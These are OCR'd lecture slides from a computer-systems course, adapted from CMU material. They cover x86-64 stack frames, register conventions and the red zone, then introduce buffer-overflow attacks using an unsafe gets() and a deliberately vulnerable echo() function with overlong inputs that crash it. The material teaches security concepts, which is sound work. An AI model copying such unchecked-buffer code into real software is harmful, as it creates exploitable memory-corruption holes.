CS 33

Machine Programming (5)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

Why Bother with a Frame Pointer?

- It (%rbp) points to the beginning of the stack frame
  - making it easy for people to figure out where things are in the frame
  - but people don't execute the code ...
- The stack pointer always points somewhere within the stack frame
  - it moves about, but the compiler knows where it is pointing
    - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
    - » tough for people, but easy for the compiler
- Thus the frame pointer is superfluous
  - it can be used as a general-purpose register


Note that "frame pointer" is synonymous with "base pointer".

If one gives gcc the –O0 flag (which turns off all optimization) when compiling, the frame pointer (%rbp) will be used as in IA32: it is set to point to the stack frame and the arguments are copied from the registers into the stack frame. This clearly slows down the execution of the function, but makes the code easier for humans to read (and was done for the traps assignment).


x86-64 General-Purpose Registers: Usage Conventions

%rax	Return value	%r8	Argument #5
%rbx	Callee saved	%r9	Argument #6
%rcx	Argument #4	%r10	Caller saved
%rdx	Argument #3	%r11	Caller Saved
%rsi	Argument #2	%r12	Callee saved
%rdi	Argument #1	%r13	Callee saved
%rsp	Stack pointer	%r14	Callee saved
%rbp	Callee saved	%r15	Callee saved


Supplied by CMU.




Here, again, is the IA32 stack frame. Recall that arguments are at positive offsets from %ebp, while local variables are at negative offsets.



The convention used for the x86-64 architecture is that the first 6 arguments to a function are passed in registers, there is no special frame-pointer register, and everything on the stack is referred to via offsets from %rsp.




When code is compiled with the –O0 flag on gdb, turning off all optimization, the compiler uses (unnecessarily) %rbp as a frame pointer so that the offsets to local variables are constant and thus easier for humans to read. It also copies the arguments from the registers to the stack frame (at a lower address than what %rbp contains).



Supplied by CMU.


In certain instances the stack frame can be pretty much dispensed with. This is the case for leaf functions, such as swap_l, which do not call other functions.



Supplied by CMU.

The *volatile* keyword tells the compiler that it may not perform optimizations on the associated variable such as storing it strictly in registers and not in memory. It’s used primarily in cases where the variable might be modified via other routines that aren’t apparent when the current code is being compiled. We’ll see useful examples of its use later. Here it’s used simply to ensure that *loc* is allocated on the stack, thus giving us a simple example of using local variables stored on the stack.

The issue here is whether a reference to memory beyond the current stack (as delineated by the stack pointer) is a legal reference. On IA32 it is not, but on x86-64 it is, as long at the reference is not more than 128 bytes beyond the end of the stack.



Supplied by CMU.

The *movslq* instruction copies a long into a quad, propagating the sign bit into the upper 32 bits of the quad word. For example, suppose %esi contains 0x08888888. After the execution of *movslq %esi, %rsi*, %rsi will contain 0x0000000008888888. But if %esi initially contains 0x88888888 (i.e., the sign bit is set), then after execution of the instruction, %rsi will contain oxffffffff88888888.

x86-64 Stack Frame Example

```
long sum = 0;
/* Swap a[i] & a[i+1] */
void swap_ele_su
   (long a[], int i)
{
     swap(&a[i], &a[i+1]);
     sum += (a[i]*a[i+1]);
}
```

```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)
    movq    (%rsp), %rbx
    movq    8(%rsp), %rbp
    addq    $16, %rsp
    ret
```

- Keeps values of `&a[i]` and `&a[i+1]` in callee-save registers
  - rbx and rbp
- Must set up stack frame to save these registers
  - else clobbered in swap

Supplied by CMU.

Note that sum is a global variable. While its exact location in memory is not known by the compiler, it will be stored in memory at some location just beyond the end of the executable code (which is known as “text”). Thus the compiler can refer to sum via the instruction pointer. The actual displacement, i.e., the distance from the current target of the instruction pointer and the location of sum, is not known to the compiler, but will be known to the linker, which will fill this displacement in when the program is linked. This will all be explained in detail in a few weeks.


Understanding x86-64 Stack Frame

```
swap_ele_su:
   movq    %rbx, -16(%rsp)        # Save %rbx
   movq    %rbp, -8(%rsp)         # Save %rbp
   subq    $16, %rsp              # Allocate stack frame
   movslq  %esi,%rax              # Extend i into quad word
   leaq    8(%rdi,%rax,8), %rbx   # &a[i+1] (callee save)
   leaq    (%rdi,%rax,8), %rbp    # &a[i]   (callee save)
   movq    %rbx, %rsi             # 2nd argument
   movq    %rbp, %rdi             # 1st argument
   call    swap
   movq    (%rbx), %rax           # Get a[i+1]
   imulq   (%rbp), %rax           # Multiply by a[i]
   addq    %rax, sum(%rip)        # Add to sum
   movq    (%rsp), %rbx           # Restore %rbx
   movq    8(%rsp), %rbp          # Restore %rbp
   addq    $16, %rsp              # Deallocate frame
   ret
```


Supplied by CMU.


Understanding x86-64 Stack Frame

```
movq    %rbx, -16(%rsp)        # Save %rbx
movq    %rbp, -8(%rsp)         # Save %rbp
```




```
subq    $16, %rsp              # Allocate stack frame
```

• • •




```
movq    (%rsp), %rbx           # Restore %rbx
movq    8(%rsp), %rbp          # Restore %rbp

addq    $16, %rsp              # Deallocate frame
```


Supplied by CMU.

Quiz 1

```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)          # Add to sum
    movq    (%rsp), %rbx             # Restore %rbx
    movq    8(%rsp), %rbp            # Restore %rbp
    addq    $16, %rsp                # Deallocate frame
    ret
```

Since a 128-byte red zone is allowed, is it necessary to allocate the stack frame by subtracting 16 from %rsp?

a) yes
b) no

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read
- Similar problems with other library functions
  – `strcpy`, `strcat`: copy strings of arbitrary length
  – `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Supplied by CMU.

The function getchar returns the next character to be typed in.

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```


Supplied by CMU, but adapted for x86-64.

Buffer-Overflow Disassembly

echo:

```
000000000040054c <echo>:
  40054c:       48 83 ec 18         sub    $0x18,%rsp
  400550:       48 89 e7            mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff      callq  400430 <gets@plt>
  400558:       48 89 e7            mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff      callq  400410 <puts@plt>
  400560:       48 83 c4 18         add    $0x18,%rsp
  400564:       c3                  retq
```

main:


```
0000000000400565 <main>:
  400565:       48 83 ec 08         sub    $0x8,%rsp
  400569:       b8 00 00 00 00      mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff      callq  40054c <echo>
  400573:       b8 00 00 00 00      mov    $0x0,%eax
  400578:       48 83 c4 08         add    $0x8,%rsp
  40057c:       c3                  retq
```


Supplied by CMU, but adapted for x86-64.

Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to *gets* and *puts* mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture.


Buffer-Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```


Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.

Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).



Supplied by CMU, but adapted for x86-64.



